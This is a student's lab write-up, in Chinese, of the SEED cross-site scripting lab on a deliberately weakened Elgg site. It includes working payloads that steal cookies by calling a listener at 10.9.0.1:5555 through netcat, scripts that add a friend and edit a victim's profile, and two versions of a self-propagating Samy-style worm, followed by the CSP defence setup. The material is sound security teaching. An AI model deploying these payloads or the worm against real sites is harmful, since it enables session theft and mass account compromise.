

跨站脚本（XSS）攻击实验

概述

跨站脚本（XSS）是一种在 web 应用程序中常见的漏洞。此漏洞使得攻击者能够将恶意代码（例如 JavaScript 程序）注入受害者的 web 浏览器。利用这种恶意代码，攻击者可以窃取受害者的身份信息，例如 session cookie。攻击者利用这个漏洞，可以绕过浏览器的访问控制机制。

为了演示攻击者通过利用 XSS 漏洞能够做到的事情，我们已经在预构建的 Ubuntu 虚拟机镜像中设置了一个名为 Elgg 的 web 应用程序。Elgg 是一个流行的开源社交网络应用程序，并且已经实现了许多对策来应对 XSS 威胁。为了演示如何实现 XSS 攻击，我们在安装过程中注释掉了相应的代码，故意使 Elgg 暴露在 XSS 攻击之下。没有这些防疫措施，用户可以在该社交网络发布任意消息，包括 JavaScript 程序。

在这个实验中，你需要利用此漏洞对修改后的 Elgg 发起一个 XSS 攻击，类似于 2005 年 Samy Kamkar 在 MySpace 上通过 Samy 蠕虫所做的攻击。这个攻击的最终目标是在该社交网上传播一个 XSS 蠕虫。用户一旦感染，他们会将你（即攻击者）添加为好友。该实验包括以下主题：

- 跨站脚本攻击
- XSS 蠕虫和自我传播
- 会话 cookie
- HTTP GET 和 POST 请求
- JavaScript 和 Ajax
- 内容安全策略（CSP）

任务 1：发布恶意消息以显示警告窗口

本任务的目标是在你的 Elgg 个人资料中嵌入一个 JavaScript 程序，使得当其他用户查看你的个人资料时，JavaScript 程序会被执行，在屏幕上弹出一个警告窗口。以下的 JavaScript 程序会显示一个警告窗口：

```
<script>alert('XSS');</script>
```

如果你在个人资料中（例如简短描述字段）嵌入了上述 JavaScript 代码，那么任何查看你资料的人都会在屏幕上看到警告窗口。

在上面的例子里，JavaScript 代码很短，可以直接放在简短描述字段。如果你想运行一个较长的 JavaScript 程序，但受限字段长度的限制，你可以将该程序放在一个网站，然后通过 src 属性装载它。以下是一个例子：

```
<script type="text/javascript"
      src="http://www.example.com/myscripts.js">
</script>
```

在这个例子中，页面将从 <http://www.example.com> 获取 JavaScript 程序，这可以是任何 web 服务器。

Edit profile

Display name

Alice

About me

<script>alert('XSS');</script>

I

[Embed content](#) [Visual editor](#)

Public



Alice

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

保存后，点击Alice头像。发现出现警告窗口



任务 2: 显示受害者的 Cookie

本任务的目标是在你的 Elgg 资料中嵌入一个 JavaScript 程序，使得当其他用户查看你的个人资料时，会在警告窗口中显示该用户的 cookie。这可以在上一步程序的基础上添加一些额外的代码来实现：

```
<script>alert(document.cookie);</script>
```

修改嵌入的js代码后，之后 Samy 再去访问 Alice 的个人资料，就会弹出一个包含了自己 cookie 的警告窗口

Edit profile

Display name

Alice

About me

<script>alert(document.cookie);</script>

I

[Embed content](#) [Visual editor](#)

Public




Alice

Edit avatar

Edit profile

Change your setting

Account statistics



任务 3: 从受害者的机器窃取 Cookie

在前一个任务中，攻击者编写的恶意 JavaScript 程序可以打印出用户的 cookie，但只有用户能看见这些 cookie，而攻击者不能。在本任务中，攻击者希望将这些 cookie 发送到自己那里。为此，恶意 JavaScript 需要向攻击者的机器发送一个 HTTP 请求，并在请求中附带 cookie。

我们可以让恶意 JavaScript 在网页中插入一个 `<img>` 标签来实现这一点，其 `src` 属性设置为攻击者的机器地址。当 JavaScript 插入 `img` 标签时，浏览器会从 `src` 字段中指定的 URL 那里下载图像。这会产生一个 HTTP GET 请求，发送到攻击者机器。以下给出的 JavaScript 会往攻击者的机器（IP 地址 10.9.0.1）上的端口 5555 处发送 cookie，而那里运行着一个 TCP 服务器。

```
<script>document.write('<img src=http://10.9.0.1:5555?c='  
                        + escape(document.cookie) + ' >');  
</script>
```

Netcat（或 nc）是攻击者常用的一个工具。运行带有 `-l` 选项时，它会变成一个监听指定端口的 TCP 服务器。这个服务器会打印出客户端发来的信息，并将用户输入的内容发回给客户端。以下的命令监听端口 5555：

```
$ nc -lknv 5555
```

选项 `-l` 指定 nc 运行一个服务器；选项 `-n` 使 nc 不对地址做 DNS 解析；选项 `-v` 使 nc 输出更详细的信息；选项 `-k` 表示当一次连接完成后，继续等待其他连接。

About me

[Embed content](#) [Visual editor](#)

```
<script>document.write('<img src=http://10.9.0.1:5555?c='+escape(document.cookie)+' >');</script>
```

当 Samy 访问 Alice 的个人简介页面时，注意到服务器上监听 5555 端口的进程打印出了如下信息

```
GET /?c=Elgg%3Di4jiunktc5pbo5uiq0f6hdprt1 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/
Connection: keep-alive
Priority: u=4, i

Connection received on 192.168.100.87 56880
GET /?c=Elgg%3Dqfvf2ckud3psmg054rt0gudanb HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seed-server.com/
Connection: keep-alive
Priority: u=4, i
```

任务 4: 成为受害者的“好友”

在这个任务和下一个任务中，我们将执行类似于 Samy 在 2005 年对 MySpace 所做的攻击（即 Samy 蠕虫）。我们将编写一个 XSS 蠕虫，使得任何访问 Samy 页面的用户都会自动将 Samy 添加为好友。这个蠕虫先不会自我传播，在后面的任务中，我们会实现自我传播。

在这个任务中，我们需要编写一个恶意 JavaScript 程序，直接从受害者的浏览器发出“添加好友”的 HTTP 请求，从而将 Samy 添加为受害者的好友。我们已经在 Elgg 服务器上创建了一个名为 Samy 的用户（用户名为 samy）。

要为受害者添加朋友，首先需要弄清楚在 Elgg 中用户是如何合法添加好友的。更具体地说，我们需要知道当用户添加好友时都发送了什么信息到服务器。我们可以使用 Firefox 的 HTTP 检查工具来获取这些信息，它可以显示浏览器发送的任何 HTTP 请求的内容。从内容中我们可以识别出请求中的所有参数。

了解了添加好友时的 HTTP 请求后，我们可以通过编写一个 JavaScript 程序来发出相同的 HTTP 请求。我们提供了一个 JavaScript 代码框架。

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token+"&__elgg_token="+elgg.security.token.__elgg_token;

    // 构建添加 Samy 为好友的 HTTP 请求。
    var sendurl=...; //FILL IN


    // 创建并发送 Ajax 请求，以添加好友
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
```

```
</script>
```

上述代码应放置在 Samy 个人资料 (profile) 页面的 "About Me" 字段中。这个字段提供了两种编辑模式：编辑器模式（默认）和文本模式。使用编辑器模式时，编辑器会在输入的文本中添加额外的 HTML 代码，而使用文本模式时不会。我们不想向攻击代码添加任何额外的字符，因此我们需要选择文本模式。点击位于 "About Me" 字段顶部右侧的 "Edit HTML" 进入文本模式。

问题。请回答以下问题：

- **问题1：** 解释第 **A** 行和第 **B** 行的目的，为什么它们是必要的？
- **问题2：** 如果 Elgg 应用程序仅提供编辑器模式，即你无法切换到文本模式，你能成功发起攻击吗？



以Alice的身份查看 添加 Samy 时候的 URL 请求，将鼠标悬浮在 Add Friend 按钮上，可以在左下角看到如上的 URL

构建这样的js代码：

```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;

  var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token+"&__elgg_token="+elgg.security.token.__elgg_token;

  // 构建添加 Samy 为好友的 HTTP 请求。
  var sendurl="http://www.seed-server.com/action/friends/add?friend=59"+ts+token;
```

```
// 创建并发送 Ajax 请求，以添加好友
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
</script>
```

可以看到好友成功添加

Alice's friends



Samy

问题1：A行和B行解释：

这两行代码的作用是从受害者当前浏览器的上下文中提取安全验证令牌，并将它们拼接到恶意的 HTTP 请求中。

第 A 行 (var ts=...): 获取当前页面的时间戳参数 (elgg_ts)。

第 B 行 (var token=...): 获取当前页面的防 CSRF 令牌参数 (elgg_token)。

Elgg 系统为了防止跨站请求伪造 (CSRF) 攻击，实施了一种防御机制：任何修改服务器状态的请求（例如“添加好友”操作）都必须携带两个特定的参数——正确的时间戳（timestamp）和与其匹配的安全令牌（token）。因为 XSS 脚本是在受害者已经登录的浏览器中运行的。受害者的页面（DOM）中已经加载了合法的 elgg JavaScript 对象，其中包含了这两个校验值。恶意脚本通过访问 elgg.security.token 对象，“窃取”了这两个值，并将其拼接到恶意的添加好友请求中，从而欺骗服务器通过验证。

问题2：只提供编辑器模式

不能成功。默认的“编辑器模式”（所见即所得编辑器，WYSIWYG）通常会对用户输入的特殊字符进行 HTML 实体编码。如果在编辑器中直接输入，编辑器会将其转换为 `<script>...</script>` 保存到服务器。当浏览器读取到 `<script>` 时，它会将其识别为文本字符并在页面上显示出来，而不是将其解析为可执行的 HTML 标签。代码被当成了普通文本显示而没有被浏览器当作脚本执行，攻击就会失效。

转换为这个了：

`<script>...</script>`

任务 5: 修改受害者的资料

本任务的目标是在受害者访问 Samy 页面时修改其资料。具体来说，要修改 "About Me" 字段的内容。我们将编写一个 XSS 蠕虫来完成此任务。这个蠕虫不具有自我传播能力。在任务 6 中，我们会加上自我传播的能力。

和前一个任务类似，我们需要编写一个恶意的 JavaScript 程序，直接从受害者的浏览器发起 HTTP 请求。我们首先需要了解合法用户是如何编辑或修改其个人资料的。具体来说，我们需要弄清楚构造修改用户资料的 HTTP POST 请求的方式。我们将使用 Firefox 的 HTTP 检查工具。一旦理解了修改个人资料的 HTTP POST 请求的格式，我们就可以编写一个 JavaScript 程序来发出相同的 HTTP 请求。我们提供了一个 JavaScript 代码框架。

```
<script type="text/javascript">
window.onload = function(){
    // 获取 user name, user guid, Time Stamp __elgg_ts, 和 Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    //构造URL的内容
    var content=...;      // 填空
    var samyGuid=...;     // 填空
    var sendurl=...;      // 填空

    if(elgg.session.user.guid!=samyGuid) A
    {
        // 创建并发送AJAX请求，以修改个人资料
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

类似于任务 4，上述代码应放置在 Samy 的个人资料页面的 "About Me" 字段中，并且在输入上述 JavaScript 代码之前需要转换到文本模式。

问题。请回答以下问题：

- **问题3：**为什么我们需要第 A 行？删除该行后再做攻击，报告并解释观察结果。

——可以看到具体请求体和请求结构




构造url如下：

```
//构造URL的内容
var content=username+guid+ts+token+description;
var samyGuid=59;
var sendurl="http://www.seed-server.com/action/profile/edit";
```

保存 Samy 的个人资料后，使用 Alice 登录，访问 Samy 的个人资料页面，之后发现自己的“About Me”字段已经被修改：

Alice



About me
Samy is my hero!

问题：

第 A 行代码的作用是确保恶意脚本不会修改 Samy 自己的个人资料。具体来说，这行代码检查当前浏览器会话中的用户 GUID（全局唯一标识符），并将其与 Samy 的 GUID 进行比较。如果两者相等，说明当前用户是 Samy 自己，脚本就不会执行修改操作。删除第 A 行之后，会发现 Samy 自己的 About me 字段也被修改为“Samy is my hero!”，这显然不是我们想要的结果。

任务 6: 编写自我传播的 XSS 蠕虫

要成为真正的蠕虫，恶意 JavaScript 程序应该能够自动传播。每当一个用户查看受感染者的个人资料时，不仅这个用户的个人资料会被修改，蠕虫程序还会拷贝到该用户的个人资料中，使得这个用户也成为了蠕虫的携带者。这样，查看受感染个人资料的人越多，蠕虫传播得就越快。这与 Samy 蠕虫的机制相同：在 2005 年 10 月 4 日发布后的 20 小时内，超过一百万用户受到影响，使 Samy 成为当时历史上传播速度最快的病毒之一。

能够实现这一功能的 JavaScript 代码被称为“自我传播跨站脚本攻击蠕虫”。在这个任务中，你需要实现这样一个蠕虫，它不仅会修改受害者的个人资料，并将用户 Samy 添加为受害者好友，还会将自身复制到受害者的个人资料中，使受害者变成一个攻击者。

为了实现自我传播，在恶意 JavaScript 程序修改受害者个人资料时应该将其自身复制到受害者的个人资料中。有几种方法可以实现这一点，我们讨论其中两种常见的方法。

链接方法：如果蠕虫是通过 标签的 src 属性来下载的，那么编写自我传播蠕虫会容易得多。我们已在任务1中讨论了 src 属性，并给出了一个例子。蠕虫可以简单地将以下 标签复制到受害者的个人资料中就可以了。

```
<script type="text/javascript" src="http://www.example.com/xss_worm.js">
</script>
```

DOM方法：如果整个JavaScript程序（即蠕虫）被嵌入在受感染的个人资料中，为了传播蠕虫到另一个个人资料，蠕虫代码可以使用 DOM API 从网页中找到其自身的代码。下面给出一个使用 DOM API 的例子。这段代码会获取自身代码的一个副本，并在警告窗口中显示它：

```
<script id="worm">
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; A
  var jsCode = document.getElementById("worm").innerHTML;         B
  var tailTag = "</\" + \"script>\";                                C

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); D

  alert(jsCode);
</script>
```

需要注意的是，第 **B** 行仅提供代码的内部部分，并未包含周围的 标签。我们只需要添加开始标签（行 **C**），以形成一个完整的恶意代码副本。

当 HTTP POST 请求里的 Content-Type 被设置为 application/x-www-form-urlencoded 时，数据也应进行编码。编码方案称为 URL encoding，它将数据中的非字母数字字符替换为百分号和两位十六进制数字表示的 ASCII 码。行 **D** 中的 encodeURIComponent() 函数用于对字符串进行 URL 编码。

注意事项：在本次实验中，你可以尝试使用链接方法和 DOM 方法两种方式，但 DOM 方法是必须做的，因为它更具挑战性且不依赖于外部 JavaScript 代码。

链接方法：

如果蠕虫是通过script标签的 src 属性来下载的，那么编写自我传播蠕虫会容易得多。我们已在任务 1 中讨论了 src 属性，并给出了一个例子。蠕虫可以简单地将以下script 标签复制到受害者的个人资料中就可以了。

这种方法依赖于外部服务器上的 JavaScript 文件。蠕虫的本体（逻辑）存储在外部文件中，注入到受害者资料中的只是一行引用的标签。在 image_www/csp/script_area4 中填入以下代码：

```

/home/seed/Downloads/Labsetup/image_www/csp/script_area4.js - Mousepad
File Edit Search View Document Help
window.onload = function () {
  var userName = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var headerTag = "<script type=\"text/javascript\" src=\"http://www.
example32a.com/script_area4.js\">";
  var tailTag = "</\" + \"script>\"";
  var wormCode = headerTag + tailTag;
  var description = "&description=" + encodeURIComponent(wormCode);
  var briefdescription = "&briefdescription=Samy is my hero!";
  var content = token + ts + userName + description + briefdescription +
guid;
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var samyGuid = 59;
  if (elgg.session.user.guid != samyGuid) {
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
```

之后在 Samy 的个人资料中填入如下代码：

```

<script type="text/javascript">
  src="http://www.example32a.com/script_area4.js">|
</script>
```

这就完成了一个自我传播的 XSS 蠕虫。当 Alice 访问 Samy 的个人资料页面时，Alice 的个人资料（briefdescription）会被修改，并且蠕虫代码被复制到了 Alice 的个人资料（description）中。登录 Alice 的账号，访问 Samy 的个人资料页面，之后查看自己的个人资料，发现 About me 字段被修改为“Samy is my hero!”，并且 description 字段中包含了蠕虫代码。

当之后有别人访问 Alice 的个人资料时，蠕虫会继续传播下去。

DOM方法：

如果整个 JavaScript 程序（即蠕虫）被嵌入在受感染的个人资料中，为了传播蠕虫到另一个个人资料，蠕虫代码可以使用 DOM API 从网页中找到其自身的代码。具体代码如下：

```

<script id="worm" type="text/javascript">
    window.onload = function(){
        // 蠕虫获取自身的代码 (Self-Replication)
        var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
        var jsCode = document.getElementById("worm").innerHTML;
        var tailTag = "</\" + \"script>";

        // 拼接出完整的蠕虫代码字符串
        var wormCode = headerTag + jsCode + tailTag;
        var encodedWormCode = encodeURIComponent(wormCode);

        var userName = "&name=" + elgg.session.user.name;
        var guid = "&guid=" + elgg.session.user.guid;
        var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
        var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
        var briefdescription = "&briefdescription=Samy is my hero!";

        var content = token + ts + userName + "&description=" +
encodedWormCode + briefdescription + guid;

        // 定义 URL
        var sendurl = "http://www.seed-server.com/action/profile/edit";

        // 发送 AJAX 请求
        var samyGuid = 59;
        if(elgg.session.user.guid != samyGuid) {
            var Ajax = new XMLHttpRequest();
            Ajax.open("POST", sendurl, true);
            Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
            Ajax.send(content);
        }
    }
</script>

```

关键的套娃逻辑是，使用 document.getElementById("worm").innerHTML 获取蠕虫自身的代码内容，然后将其拼接成完整的script标签字符串，最后将该字符串编码后 注入到受害者的个人资料中。

将代码填入 Samy 的个人资料后，登录 Alice 的账号，访问 Samy 的个人资料页面，之后 查看自己的个人资料，发现了和前面相同的结果，攻击成功

[Elgg的防范措施](#)

这部分的内容仅供参考，并无特定任务。它展示了 Elgg 如何防御 XSS 攻击。Elgg 确实有内置的防范措施，但我们已经关掉了这些措施以便攻击成功。Elgg 使用了两种防范措施。一个是安全插件 HTMLawed，它可以验证用户输入并从中删除危险的内容。我们已经在 input.php 文件中的 filter_tags() 函数内部注释掉了对插件的调用，该文件位于 vendor/elgg/elgg/engine/lib/ 目录下。请参见以下内容：

```
function filter_tags($var) {  
    // return elgg_trigger_plugin_hook('validate', 'input', null, $var);  
    return $var;  
}
```

除了 HTMLawed，Elgg 还使用了 PHP 内置的 htmlspecialchars() 来对用户输入中的特殊字符进行编码。例如，将 "<" 变成 "<", ">" 变成 ">" 等。这种方法在 dropdown.php, text.php 和 url.php 文件中被调用（这些文件位于 vendor/elgg/elgg/views/default/output/ 目录下）。我们注释掉了它们，以关闭防范措施。

[任务 7: 使用 CSP 防御 XSS 攻击](#)

XSS漏洞的根本问题在于HTML允许JavaScript代码与数据混在一起。因此，要解决这一根本问题，我们需要将代码和数据分离开来。有两钟方法可以在HTML页面中放JavaScript代码，一种是内嵌方式，另一种是链接方式。

内嵌方式直接在页面中放置代码，而链接方式则将其放在外部文件中，在页面内部链该文件。

内嵌方式是 XSS 漏洞的罪魁祸首，因为浏览器不知道代码最初来自哪里。它是来自可信的 Web 服务器，还是来自不可信的用户？不知代码的真正来源，浏览器无法知道哪些代码可以安全执行，哪些代码存在危险。

链接方式向浏览器提供了非常重要的信息，即代码的来源。网站可以告诉浏览器哪些源是可信赖的，这样浏览器就知道哪些代码可以安全执行。尽管攻击者也可以使用链接方式将代码包含在其输入中，但他们没法将代码放在可信的地方。

网站如何告知浏览器哪个代码源是可信的是通过一个名为内容安全性策略（CSP）的安全机制实现的。该机制专门设计用于击败 XSS 和点击劫持攻击。它已经成为一项标准，在如今的大多数浏览器中都得到了支持。CSP 不仅限制 JavaScript 代码，还限制其他页面内容，例如限定图片、音频和视频可以从哪里来等，并且还可以限制一个页面是否可以被嵌入到 iframe 中（用于防止点击劫持攻击）。在这里，我们将仅专注于如何使用 CSP 防御 XSS 攻击。

[实验网站设置](#)

为了在 CSP 上进行实验，我们需要设置几个网站。在 Labsetup/image_www 的 Docker 镜像文件夹中，有一个名为 apache_csp.conf 的 Apache 配置文件。它定义了五个网站，它们使用相同文件夹中的不同文件。example60 和 example70 网站用于放 JavaScript 代码。example32a, example32b, 和 example32c 网站有着不同的 CSP 配置。稍后会解释这些配置的详细信息。

修改配置文件 在实验中，你需要修改这个 Apache 配置文件（apache_csp.conf）。如果你直接在 Docker 镜像文件夹内的文件上进行修改，需要重新构建镜像并重启容器以使更改生效。你也可以使用 docker cp 命令将文件拷贝到运行的容器中或从中将文件拷出。

你也可以在运行中的容器内直接修改该文件。这种做法的一个缺点是，为了保持 Docker 镜像较小，我们仅在容器中安装了一个非常简单的文本编辑器 nano。对于简单编辑应该足够了。如果你不喜欢它，可以向 Dockerfile 添加一条安装命令以安装你喜欢的命令行文本编辑器。在运行中的容器内，你可以在 `/etc/apache2/sites-available` 文件夹内找到配置文件 apache_csp.conf。修改后需要重启 Apache 服务器才能使更改生效：

```
# service apache2 restart
```

DNS设置 我们将在虚拟机上访问上述网站。为了通过各自的 URL 访问它们，我们需要在 `/etc/hosts` 文件中添加以下条目。这会将主机名映射到服务器容器的IP地址 10.9.0.5。更改此文件需要用 root 权限（使用 `sudo`）。

```
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
```

实验的网页

服务器 `example32(a|b|c)` 上放的网页都一样，都是这个 `index.html`，它用于演示 CSP 的工作原理。在这个网页中，有六个区域，分别称为 `area1` 到 `area6`。在初始状态下，每个区域都会显示 `Failed`。页面还包括六段 JavaScript 代码，每一段代码运行的结果是在其对应的区域写入 `OK`。如果我们看到某个区域中有 `OK`，则说明对应该区域的 JavaScript 代码已经成功执行，否则，我们只会看到 `Failed`。此外，在这个页面上还有一个按钮。如果点击它，它对应的 JavaScript 代码会被触发，会弹出一个窗口。

```
<html>
<h2>CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From www.example60.com: <span id='area5'>Failed</span></p>
<p>6. From www.example70.com: <span id='area6'>Failed</span></p>
<p>7. From button click:
    <button onclick="alert('JS Code executed!')">Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>
</html>
```

设置 CSP 策略

CSP 策略是网页服务器在 HTTP 信息的头部设置的。有两种典型的方法来设置这个头，一种是通过网页服务器（如 Apache），另一种是通过网页应用程序。在本实验中，我们将分别使用这两种方法来进行实验。

通过 Apache 设置 CSP 策略 Apache 可以为所有响应设置 HTTP 头，因此我们可以通过 Apache 来设置 CSP 策略。在我们的配置中，设置了三个网站，但只有第二个站点设置了 CSP 策略（用 ■ 标记的地方）。这样设置后，当我们访问 `example32b` 时，Apache 会在该站点的所有响应中添加指定的 CSP 头。

```
# 目的：不设置CSP策略
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# 目的：在Apache配置中设置CSP策略
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        "
</VirtualHost>

# 目的：在网页应用程序中设置CSP策略
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```

在我们配置文件中的第三个 `VirtualHost` 条目（标记为 ●），没有设置任何 CSP 策略。然而，该站点的入口点是 `phpindex.php`，这是一个 PHP 程序。该程序会在生成的响应中添加一个 CSP 头。

```
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' *.example70.com".
        "";
    header($cspheader);
?>

<?php include 'index.html';?>
```

